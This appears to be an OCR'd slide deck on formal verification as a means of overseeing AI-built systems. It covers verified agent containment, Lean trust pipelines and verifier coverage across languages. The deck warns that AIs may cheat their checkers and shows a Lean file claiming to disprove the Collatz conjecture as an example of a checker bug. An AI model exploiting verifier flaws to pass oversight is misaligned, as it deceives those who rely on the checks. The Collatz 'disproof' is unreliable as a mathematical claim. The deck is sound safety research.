




SITUATIONAL AWARENESS, Leopold Aschenbrenner, June 2024
https://situational-awareness.ai


... <woofing noises>
... <sobbing> ... OKAY
DONE
Answer:
[very_secure_vpn.exe]
“Build me a very *VERY* secure VPN, please
AI

```
... <woofing noises>
  ... <sobbing> ... OKAY
DONE
Answer:
[very_secure_vpn.exe]
```





... <woofing noises>
... <sobbing> ... OKAY
DONE
Answer:
[very_secure_vpn.exe]
Security analysis:
- memory safety
- process isolation
- encryption
“Build me a very *VERY* secure VPN, please
AI
checker


... <woofing noises>
... <sobbing> ... OKAY
DONE
Answer:
[very_secure_vpn.exe]
Security analysis:
- memory safety
- process isolation
- encryption
“Build me a very *VERY* secure VPN, please
AI
checker
Hedonic analysis:
- You got exactly what you wanted
- You are happy!

# Theme: trustworthy checks


Heuristic search
- Use any means available
- Quick, powerful, opaque
- May be wrong

Verification
- Highly predictable methods
- Slow, simple, legible
- Guaranteed correctness





**Untrusted** **Trusted**


# Theme: trustworthy checks




# Formal oversight



# Formal oversight has promising scaling characteristics




# Formal oversight has promising scaling characteristics



# Eg, possible oversight target:

*“Verified agent containment”*

- Verify legacy implementation
- Upgrade AI-built components
- Trust the whole thing in consequential environments




## DOING PROOF / #3 AI SEEMS LIKE A MASSIVE DEAL

- ➔ What the heck is going on??
- ➔ Trust and AI
- ➔ Formal oversight
- ➔ Formal oversight seems hard

*Problem 1:* proof is very hard

# seL4 - code / proof (c. 2009)




*used to be?*

*Problem 1:* proof ~~is~~ very hard

*Problem 2:* tooling & semantics seems hard

# Trust pipeline

System code (eg. Rust) → model.lean





some_specification.lean

# Trust pipeline

System code (eg. Rust) → model.lean

Trusts:
- Library models
- Language semantics
- Hardware, OS, …

some_specification.lean



# Most languages don’t have semantics / verifiers

Quite good verifiers:  C, C++, Rust, LLVM…  (But mostly not in Lean yet)


Promising prototype verifiers:  Go, JS, Python …

No verifiers? :  Zig, Ruby, PHP, Perl, Visual Basic, Swift, …

# Trust pipeline


System code (eg. Rust) → model.lean

some_specification.lean





Trusts:
- Logical core
- Lean runtime

# Lean is only mostly right




https://kirancodes.me/posts/log-who-watches-the-watchers.html

# Lean is only mostly right



xrchz / CollatzLean Public

Notifications | Fork 1 | Star 28

Code | Issues | Pull requests | Actions | Projects | Security and quality

a793574 | CollatzLean / Collatz / Main.lean | Go to file

xrchz Finish disproof ✓ a793574 · 3 weeks ago

Code | Blame | 20 lines (14 loc) · 557 Bytes | Raw

```
1   import Collatz.Limit
2
3   /-!
4   # The Collatz conjecture
5
6   The limiting descent profile produces an exceptional positive orbit and hence refutes global
7   convergence.
8   -/
9
10  namespace Collatz
11
12  /-- There is a positive natural number whose Collatz orbit never reaches `1`. -/
13  theorem exists_nonterminating_orbit : ∃ n, Diverges n :=
```

# Lean bugs matter when overseeing AIs

Smart AIs will find any available way to cheat!

